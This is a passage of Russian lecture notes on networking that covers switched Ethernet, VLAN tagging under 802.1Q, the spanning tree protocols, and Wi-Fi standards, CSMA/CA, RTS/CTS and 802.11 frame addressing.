- Плохая масштабируемость – сеть неработоспособна при загрузке среды $>30\%$; кол-во компьютеров ≤ 30
- Низкая безопасность – Данные в разделяемой среде доступны всем
- Разное время доставки кадра – Причина – коллизии; плохо для трафика реального времени

Switched Ethernet

? Две технологии Ethernet:

- Классический Ethernet:


- Исторически появился первым (1973)
- Разделяемая среда (Общая шина) → Коллизии
- Метод CSMA/CD
- «–»: Плохая масштабируемость, низкая безопасность и т.д.

- Коммутируемый Ethernet:

- Новая усовершенствованная технология (1995, Fast Ethernet)
- Нет разделяемой среды (Точка-точка) → Нет коллизий
- Новые у-ва – Коммутаторы
- «+»: Высокая производительность и масштабируемость, высокая безопасность и т.д.

? Концентратор и коммутатор


- Концентратор (Hub)



Топология – общая шина

Работает на Физическом уровне – сигнал, поступивший на один порт, передаётся на все порты.

- Коммутатор (Switch)



Топология – полносвязная – обеспечивает соединение всех портов напрямую: точка-точка

Работает на Канальном уровне – сигнал, поступивший на один порт, анализируется → извлекается адрес получателя → сигнал передаётся только на тот порт, к которому подключен получатель


? Особенности работы коммутаторов

- Таблица коммутации – соответствие MAC-адресов портам коммутатора

Порт Коммутатора	MAC-адрес
1	1C-75-08-D2-49-45
2	00-02-B3-A7-49-D1
3	00-04-AC-85-E7-03

- Алгоритм обратного обучения – Заполнение таблицы коммутации

- Коммутатор, только подключился, и ничего не знает о компьютерах, подключенными к его портам
→ На порт приходит кадр → коммутатор извлекает Адрес отправителя → записывает его в таблицу



- Алгоритм прозрачного моста – Передача кадров коммутатором



- Мост – у-во для объединения сетей (сеть на десятки компов дробилась на под сети из 2-3 компов, эти подсети соединялись мостами).
- Прозрачный мост – незаметен для сетевых у-в (у него нет MAC-адреса); не требует настройки.
- Алгоритм прозрачного моста: кадр пришёл на коммутатор → он извлёк из заголовка MAC-адрес получателя → по таблице маршрутизации просмотрел номер порта → переслал кадр на этот порт.
- Если в таблице нет такого адреса – коммутатор отработает как концентратор – перешлёт кадр всем

VLAN

? **VLAN, Virtual Local Area Network** – Виртуальная локальная сеть – технология разделения отдельной сети на несколько логических сетей, изолированных друг от друга.

? **Место VLAN в модели OSI** – Канальный ур-нь, коммутаторы


? **Зачем разделять сеть на виртуальные подсети:**

- Разные отделы внутри крупной организации
- Разные компании в бизнес-центре – нельзя создать отдельные физические сети, т.к. неизвестно сколько будет арендаторов

? **Преимущества разделения сети на виртуальные подсети:**

- Безопасность
- Распределение нагрузки
- Ограничение широковещательного трафика – если коммутатор не знает MAC-адреса, он отработает как концентратор – отправит сообщение на все порты – широковещательный трафик – в крупной сети широковещательного трафика, со всеми недостатками, достаточно много

? **Маркировка виртуальных сетей – Нетегированный VLAN**



Разные VLAN отмечают разными цветами. К коммутатору подключены 2 VLAN: синий и жёлтый. Компьютеры отмаркированные жёлтым и подключённые к жёлтым портам могут взаимодействовать только друг с другом, и не могут отправить никакие данные компьютерам из синего VLAN.

В жизни VLAN отмечают порядковыми номерами. Эти номера записываются в таблицу маршрутизации.

Компьютер с порта-1 (VLAN №2 «жёлтый») не сможет отправить кадр на порт-3 (VLAN №3, «синий»), даже если ему известен MAC-адрес получателя, т.к. VLAN у них разные: №2 и №3.

Порт Коммутатора	MAC-адрес	VLAN
1	1C-75-08-D2-49-45	2
3	00-02-B3-A7-49-D1	3
6	00-04-AC-85-E7-03	3
7	54-BE-F7-88-15-47	2
9	00-40-D0-C0-08-BA	2

? **VLAN между коммутаторов – Тегированный VLAN**

VLAN хорошо работает если в сети 1 коммутатор. Но в больших сетях коммутатор может подключаться к другим коммутаторам. Когда кадр передаётся от одного коммутатора другому необходима информация о какому VLAN принадлежит этот кадр. С другой стороны – формат кадра регламентирован стандартом IEEE:

Заголовок		Данные		Концевик
6 байт	6 байт	2 байта	46–1500 байт	4 байта
Адрес получателя	Адрес отправителя	Тип	Данные	Контрольная сумма

При этом нельзя просто добавить новое поле «VLAN» – совместимость с существующим оборудованием.

Было внесено изменение формата и введён новый стандарт IEEE 802.1Q

- В поле «Тип кадра», вместо протокола вышестоящего уровня, вставляется специальное значение «0x8100» – указатель, что кадр с VLAN.
- Поле «Данные» увеличивалось на 4 байта – добавлялись 2 поля: «Тег» и «Тип»
- Поле «Тег» – номер VLAN
- Поле «Тип» – код протокола уровня выше (вместо первоначального поля заголовка «Тип»)

Заголовок			Данные			Концевик
6 байт	6 байт	2 байта	2 байта	2 байта	46–1500 байт	4 байта
Адрес получателя	Адрес отправителя	Тип	Тег	Тип	Данные	Контрольная сумма

- Сетевой адаптер внутри компьютера генерирует обычный Ethernet-кадр, внутри поля заголовка «Тип»: 0x0800 (код протокола следующего ур-ня, 0x0800 = IP-протокол)
- Коммутатор получает кадр, понимает, что он получен с компа MAC-адрес ..., входящим в VLAN №2
- Коммутатор добавляет 2 дополнительных поля и изменяет поля:
 - Тип: **0x0800 0x8100** – изменяет, старое значение переносит в новое поле «Тип»
 - Тег: **2** – добавляет и проставляет номер VLAN
 - Тип: **0x0800** – код протокола следующего ур-ня переносится из старого поля «Тип» (0x0800=IP)
- Отправляющий Коммутатор передаёт кадр на Принимающий Коммутатор
- Принимающий Коммутатор по значению «0x8100» в поле «Тип» понимает, что кадр содержит информацию о VLAN, понимает, что дальше в поле «Тег» информация о номере VLAN, а дальше в поле «Тип» - протокол вышестоящего уровня.
- Принимающий Коммутатор считывает эту информацию и удаляет 2 поля:
 - Тип: **0x8100**
 - Тег: **2**
 - Тип: **0x0800**
- В таком виде (без 2ух дополнительных полей) принимающий коммутатор передаёт кадр на комп получателя VLAN №2.

Комп-А, VLAN-2 → Коммутатор-А

Заголовок			Данные		Концевик
Адрес получателя	Адрес отправителя	Тип	Данные		Контрольная сумма
...	...	0x0800
...	...	0x0800

Коммутатор-А

Заголовок			Данные			Концевик
Адрес получателя	Адрес отправителя	Тип	Тег	Тип	Данные	Контрольная сумма
...	...	0x8100	2	0x0800
...	...	0x8100	2	0x0800

Коммутатор-А → Коммутатор-В

Заголовок			Данные			Концевик
Адрес получателя	Адрес отправителя	Тип	Тег	Тип	Данные	Контрольная сумма
...	...	0x8100	2	0x0800
...	...	0x8100	2	0x0800

Коммутатор-В

Заголовок			Данные			Концевик
Адрес получателя	Адрес отправителя	Тип	Тег	Тип	Данные	Контрольная сумма
...	...	0x8100	2	0x0800
...	...	0x8100	2	0x0800


Коммутатор-В → Комп-В, VLAN-2

Заголовок			Данные		Концевик
Адрес получателя	Адрес отправителя	Тип	Данные	Контрольная сумма	
...	...	0x0800
...	...	0x0800

STP protocol

? Широковещательный шторм

Соединение коммутаторов в кольцо невозможно – возникает широковещательный шторм: кадры бесконечно дублируются, отправляются в сеть, множатся и сеть выходит из строя. Т.к., если коммутатор не знает для кого предназначен кадр, он передаст его на все порты, кроме порта получения. В конечном итоге, до конечного коммутатора на 2 разных порта: А и В – поступят 2 одинаковых кадра: А и В. Но он не знает, что кадры одинаковы и отправит каждый из них на все порты, кроме полученного. Кадр А снова улетит в сеть через порт В, а кадр В через порт А – зацикленность – Широковещательный шторм.



? STP (Spanning Tree Protocol) – Протокол связующего (остовного) дерева – Автоматическое отключение дублирующих соединений между коммутаторами, чтобы не образовывалось кольцо. Связующее дерево – подграф без циклов, содержащий все вершины исходного графа (Стандарт IEEE 802.1D).

? STP обеспечивает:

- Надёжность соединений между коммутаторами – если разорвётся одно соединение – можно исп. другое
- Защита от ошибок конфигурации – если случайно подключили коммутатор не в тот порт и образовалось кольцо

? Этапы работы протокола STP:

- Выбор корневого коммутатора
- Определение кратчайших путей до корневого коммутатора
- Отключение всех остальных коммутаторов

? Сообщения протокола STP:

- Для того чтобы реализовать протокол STP коммутаторы обмениваются друг с другом сообщениями BPDU (Bridge Protocol Data Units)
- BPDU отправляются каждые 2 секунды
- BPDU рассылаются на групповой адрес (**01:80:C2:00:00:00**), который есть у всех коммутаторов, поддерживающих STP

? Этап I – Выбор корневого коммутатора:

Выбор по умолчанию – сравнение MAC-адресов – коммутатор с наименьшим MAC-адресом (MAC-адрес – 6 шестнадцатеричных чисел) будет корневым. Но можно настроить вручную «BID – Bridge ID», чтобы сделать корневым коммутатор, не тот у кого ID меньше, а самый мощный. Сперва, коммутаторы подключённые в кольцо не знают ничего о своих 2ух соседях и каждый считает себя корневым. → Они обмениваются BID с

соседями. → Сравнивают полученный BID со своим. → Выбирают меньший BID. → Опять обмениваются сообщениями с 2-мя соседями, но уже указывают не свой BID, а наименьший. → Таким образом, наименьший BID расходится по кольцу и коммутаторы выбирают корневым коммутатором с этим BID.

? Этап II – Расчёт кратчайших путей (для разрыва кольца):

Коммутаторы рассылают на все порты BPDU с минимальным расстоянием до корневого коммутатора. → Расстояние («Стоимость») определено в стандарте IEEE 802.1D по скорости соединения (4Mb/s=250, 1Gb/s=4, ...) → Коммутаторы определяют суммарное состояние до корневого коммутатора (через своих и других соседей) → Протокол отключает соединение с наибольшим расстоянием до корневого коммутатора (если расстояния равны, отключится подсоединение в порт с наибольшим номером). → Кольцо разрывается, получается дерево → При разрыве соединения Протокол может подключить отключенное соединение, для работы сети.

? Состояние портов в STP:

- Listening – порт обрабатывает BPDU, но не передаёт данные
- Learning – порт не передаёт кадры, но изучает MAC-адреса в поступающих кадрах и формирует таблицу
- Forwarding – порт принимает и передаёт кадры данных и BPDU
- Blocking – порт заблокирован, чтобы избежать кольцевого соединения
- Disabled – порт выключен администратором

? Развитие STP, RSTP:

Проблемы STP:

- 1) Переход от состояния «Listening» к «Forwarding» занимает 30 сек, что для современных сетей долго
- 2) Проблемы при построении сети с несколькими коммутаторами, принадлежащих разным VLAN – соединения между коммутаторами из разных VLAN будут отключены, т.к. STP ничего не знает про VLAN

- Для решения 1ой проблемы – разработан RSTP (Rapid Spanning Tree Protocol) / Стандарт IEEE 802.1w:
- Улучшенная версия STP
- Срабатывает быстрее при подключении оборудования и изменении конфигурации сети (несколько сек)

Для решения 2ой проблемы – разработан MSTP (Multiple Spanning Tree Protocol) / Стандарт IEEE 802.1s:

- Отдельное связующее дерево для каждого VLAN

Wi-Fi

? **Wi-Fi** – Технология передачи данных в беспроводных компьютерных сетях.


- Wi-Fi – Торговая марка, принадлежит компании «Wi-Fi Alliance»
- Стандарт IEEE 802.11
- Wi-Fi – игра слов с Hi-Fi (высокое кач-во), никак не расшифровывается, ранний вариант «Wireless Fidelity»
- Чтобы производитель мог назвать своё оборудование «Wi-Fi», он должен сдать оборудование на проверку в Wi-Fi Alliance. Компания проверит оборудование на соответствие стандарту IEEE 802.11. Только после этого можно использовать символ Wi-Fi  (для сравнения: в Ethernet такая проверка не производится, любой производитель может выпускать оборудование по стандарту IEEE 802.3 с модификациями и называть его «Ethernet»).

? **Физический и Канальный уровни Wi-Fi**

- Физический уровень Wi-Fi
- Канальный уровень Wi-Fi с подуровнями LLC и MAC

? **Режимы работы Wi-Fi**

- Инфраструктурный режим:
 - Компьютеры подключаются к беспроводным Точек Доступа;
 - Точки Доступа подключаются к проводному Интернету.
- Одноранговый режим:
 - Компьютеры взаимодействуют без Точек доступа напрямую друг с другом.



? **Wi-Fi и Ethernet**

Технологии Wi-Fi и Ethernet очень похожи – Wi-Fi это как «Ethernet в беспроводной среде»

Схожесть:

- Адресация – используются MAC-адреса;
- Разделяемая среда – радиоэфир (Ethernet – кабели);
- Общий формат кадра подуровня LLC – IEEE 802.2.


? **Стандарты Физического уровня Wi-Fi**

Стандарт IEEE	Год	Скорость	Частота	Излучение
802.11	1997	1 Mb/s, 2 Mb/s	2.4 GHz	Э/магнитное, И/красное
802.11a	1999	54 Mb/s	5 GHz	Э/магнитное, И/красное
802.11b	1999	11 Mb/s	2.4 GHz	Э/магнитное
802.11g	2003	54 Mb/s	2.4 GHz	Э/магнитное
802.11n	2009	600 Mb/s, 150 Mb/s – single station	2.4 GHz, 5 GHz	Э/магнитное
802.11ac	2014	6.77 Gb/s, 1.69 Gb/s – single station	5 GHz	Э/магнитное

* Диапазоны 2,4 и 5 Гц не требуют лицензирования – можно использовать свободно, но другие у-ва также используют эти диапазоны – создают помехи


? **Представление сигнала**

Метод OFMD (Orthogonal Frequency Division Multiplexing) – Мультиплексирование с ортогональным частотным разделением – данные передаются параллельно на разных частотах, метод OFMD позволяет распознать сигналы, хоть они частично накладываются друг на друга.



В диапазоне 2,4 ГГц для передачи данных используются 14 каналов, с соответствующими частотами. Каналы сдвинуты относительно друг друга, но всё равно частично перекрываются. Таким образом, кол-во Wi-Fi сетей, находящихся в одном месте, ограничено кол-вом каналов – их не может быть больше чем 14, т.к. сетям не хватит каналов (такая ситуация называется «Wi-Fi-джунгли», встречается в жилых домах, где в каждой квартире – роутер).

Канал (№)	1	2	3	4	5	6	7	8	9	10	11	12	13	14
Частота (ГГц)	2.412	2.417	2.422	2.427	2.432	2.437	2.442	2.447	2.452	2.457	2.462	2.467	2.472	2.484




? Ширина канала Wi-Fi

Ширина канала – разность между максимальной частотой и минимальной частотой


Используемая ширина канала Wi-Fi:

- 20 МГц – первые стандарты Wi-Fi
- 40 МГц – 802.11n
- 80 МГц – 802.11ac (поддержка обязательна)
- 160 МГц – 802.11ac (поддержка по желанию)



? Пространственный поток – сигнал, распространяющийся от одной антенны к другой.

- В стандарте 802.11n появилась возможность использования нескольких антенн для передачи и приёма
- Если есть несколько антенн – значит можно использовать несколько пространственных потоков.
- Несколько пространственных потоков – увеличивают скорость передачи и приёма.
- Три антенны передают три пространственных потока – скорость передачи увеличивается в 3 раза.
- На принимающей станции каждая из 3-х антенн получает 3 пространственных потока.
- С помощью метода кодирования MIMO принимающие антенны разделяют потоки и улучшают кач-во каждого потока.



MIMO (Multiple Input Multiple Output), Множественная Передача Множественный Приём – метод кодирования сигнала для использования нескольких антенн

? Адаптация скорости Wi-Fi

В Ethernet скорость передачи внутри сети – фиксирована (может быть высокой, низкой, но одинакова) Wi-Fi позволяет менять скорость в зависимости от качества сигнала:


- Высокое качество – скорость увеличивается
- Низкое качество – скорость уменьшается

Чтобы увеличивать/уменьшать скорость Wi-Fi изменяет несколько параметров сигнала:

- Ширину используемых каналов
- Методы модуляции
- Интервал между сигналами (Guard Interval)

? Особенности беспроводной среды

- Вероятность ошибки выше, чем в проводной
- Мощность передаваемого сигнала гораздо выше, чем принимаемого
- Ограниченный диапазон распространения сигнала – не все компы в сети получают данные
 - Проблема «скрытой» станции: Перед передачей, комы прослушивают частоту, но не видят компов, вне зоны действия → Думают что среда свободна → Передают сигнал → Коллизия
 - Проблема «засвеченной» станции: Комп «С» не начинает передавать сигнал компьютеру «D», хоть и может, т.к. комп «С» прослушивает частоту и видит, что среда занята, хотя это комп «B» передаёт сигнал компу «A», который вне зоны видимости компа «C»



? Подтверждение получения данных Wi-Fi

- Комп «А» передаёт кадр Компу «В»
- Комп «В» получает кадр
- Комп «В» отправляет подтверждение о получении кадра Компютеру «А»
- Комп «А» принимает подтверждение
- Комп «А» передаёт Компютеру «В» следующий кадр
- В это же время Комп «С» передаёт Компютеру «В» кадр
- Происходит коллизия, и Комп «В» не передаёт подтверждений о полученных кадрах
- Таймер на Компе «А» истекает и он передаёт кадр повторно

? Обнаружение коллизий в Ethernet и Wi-Fi

Обнаружение коллизий в Ethernet:

- Компьютер передаёт и одновременно принимает сигналы для их сравнения
- При обнаружении коллизии компьютер передаёт Jam-последовательность для усугубления коллизии
- «+» Коллизии обнаруживаются сразу после возникновения; все компы останавливают передачу

В Wi-Fi метод Ethernet не пройдёт, так как:

- Передаваемый сигнал намного мощнее принимаемого
- Проблемы скрытой и засвеченной станции
- Сигнал о коллизии может не дойти до всех компьютеров

Обнаружение коллизий в Wi-Fi:

- Отсутствие подтверждения получения кадра
- «–» Временные затраты: передача кадра, тайм-аут ожидания подтверждения


Access method CSMA/CA

? Метод доступа к среде в Ethernet и Wi-Fi


- Ethernet: CSMA/CD – Множественный доступ с прослушиванием несущей частоты и **распознаванием** коллизий
- Wi-Fi: CSMA/CA – Множественный доступ с прослушиванием несущей частоты с **предотвращением** коллизий

? Устройство метода CSMA/CA

Метод CSMA/CD (Ethernet)



Метод CSMA/CA (Wi-Fi)



Работа по этому методу состоит из периодов:

- Передача кадра – компу удалось захватить доступ к среде, он передаёт свои данные, остальные ждут
- Короткий межкадровый интервал – когда компу надо отправить именно подтверждение
- Передача подтверждения – отправляется подтверждение
- Межкадровый интервал – когда компу надо отправить кадр выдерживается этот интервал
- Период Молчания – компы не спешат захватить среду, как в Ethernet, а, наоборот – пытаются пропустить друг друга вперёд. Каждый комп генерирует случайным образом число слотов ожидания (слот ожидания – время, различное для разных стандартов физического ур-ня Wi-Fi). Первым начинает передавать комп, который случайным образом выбрал наименьшее число слотов ожидания.

? Метод доступа CSMA/CA – не решает проблему «скрытой» и «засвеченной» станции


? Протокол MACA

Протокол MACA (Multiple Access with Collision Avoidance):


- Решает проблему «скрытой» и «засвеченной» станции
- Может использоваться в Wi-Fi (необязательно)

Суть работы:

- Перед отправкой данных компьютер передаёт управляющее сообщение RTS (Request To Send) с включённым размером сообщения с данными: RTS1500B
- Принимающий компьютер отвечает сообщением CTS (Clear To Send) с включённым размером ожидаемого сообщения с данными: CTS1500B
- Другие компьютеры, увидевшие CTS, ждут на протяжении времени = время на передачу данных (определяется по размеру, указанному в CTS) + время на передачу подтверждения
- Таким образом, решается проблема «скрытой» и «засвеченной» станции:
 - Решение проблемы «скрытой» станции – Комп «C» не видит Комп «A», и RTS от «A» к «B», но видит CTS от «B» к «A» (и ко всем в радиусе). «C» знает сколько будет передаваться сообщение размером указанным в CTS + время на подтверждение, включает таймер и ждёт



- Решение проблемы «засвеченной» станции – Комп «B» передаёт RTS Компу «A», а Комп «C» – RTS Компу «D». Т.к. «A» не видит сообщений от «C», а «D» – от «B» – «A» и «D» решают что среда свободно и отвечают CTS. Комп «A» отвечает Компу «B» CTS, а Комп «D» – Компу «C». Комп «B» и Комп «C» начинают передачу сообщения.



Wi-Fi frame format

? Формат кадра Wi-Fi


- На верхнем подуровне LLC (управления логическим каналом) в Wi-Fi формат кадра такой же, как и в Ethernet

Заголовок			Данные		Концевик
6 байт	6 байт	2 байта	46–1500 байт		4 байта
Адрес получателя	Адрес отправителя	Тип	Данные		Контрольная сумма

- На нижнем подуровне MAC (управления доступом к среде) в Wi-Fi формат кадра отличается от Ethernet

2 байта	2 байта	6 байт	6 байт	6 байт	2 байта	6 байт	0–2304 байт	4 байта
Управление кадром	Длительность	Адрес-1	Адрес-2	Адрес-3	Управление очередностью	Адрес-4	Тело сообщения	Контрольная сумма

- Стандарт IEEE 802.11
- Преобразование в кадр LLC выполняется автоматически, либо оборудованием, либо драйвером
- Длина тела кадра 2304 байт (в Ethernet – 1500 байт)
- 4 адреса (а не 2 как в Ethernet) – при Инфраструктурном режиме Wi-Fi используются 3 у-ва:
 - Компьютер, которые передаёт данные по беспроводной среде
 - Точка Доступа Wi-Fi
 - У-во в проводной среде, которое использует подключение к Интернету



ПОЛЕ «АДРЕС 1,2,3,4» В КАДРЕ WI-FI


? Типы Адресов Wi-Fi

- DA – Destination Address – Адрес получателя – такой же как и в Ethernet
- SA – Source Address – Адрес отправителя – такой же как и в Ethernet
- RA – Receiver Address – у-во, которое принимает данные из беспроводной среды
- TA – Transmitter Address – у-во, которое передаёт данные в беспроводную среду

? Распределительная система – проводная сеть, к которой подключается Wi-Fi

? Передача кадра в распределительную систему

DA — Destination address
SA — Source address
RA — Receiver address
TA — Transmitter address



Кадр передаётся: Компьютер → Wi-Fi Точка Доступа → Проводной Маршрутизатор → Интернет


В Кадр записываются Адреса:

- Адрес-1: RA – MAC-адрес Точки Доступа
- Адрес-2: TA/SA – MAC-адрес Компа (TA и SA совпадают: Комп сам и передаёт данные в Wi-Fi, и отправ-ль)
- Адрес-3: DA – MAC-адрес Маршрутизатора – проводного у-ва, которое передаёт кадр в Интернет

Адрес-1	Адрес-2	Адрес-3
RA	TA/SA	DA

? Передача кадра из распределительной системы

DA — Destination address
 SA — Source address
 RA — Receiver address
 TA — Transmitter address



Кадр передаётся: Интернет → Проводной Маршрутизатор → Wi-Fi Точка Доступа → Компьютер

В Кадр записываются Адреса:

- Адрес-1: **RA/DA** – MAC-адрес Компа (RA и DA совпадают: Комп сам и принимает данные по Wi-Fi, и получ-ль)
- Адрес-2: **TA** – MAC-адрес Точки Доступа
- Адрес-3: **SA** – MAC-адрес Маршрутизатора – проводного у-ва, которое принимает кадр из Интернет

Адрес-1	Адрес-2	Адрес-3
RA/DA	TA	SA

? Передача кадра в одноранговом режиме

Кадр передаётся: Компьютер А → Компьютер В

DA — Destination address
 SA — Source address
 RA — Receiver address
 TA — Transmitter address




В Кадр записываются Адреса:

- Адрес-1: **RA/DA** – MAC-адрес Компьютера В (Адрес получателя совпадает с Адресом приёмного у-ва)
- Адрес-2: **TA/SA** – MAC-адрес Компьютера А (Адрес отправителя совпадает с Адресом передающего у-ва)
- Адрес-3: **BSSID** – Идентификатор одноранговой сети, который генерируется автоматически

Адрес-1	Адрес-2	Адрес-3
RA/DA	TA/SA	BSSID

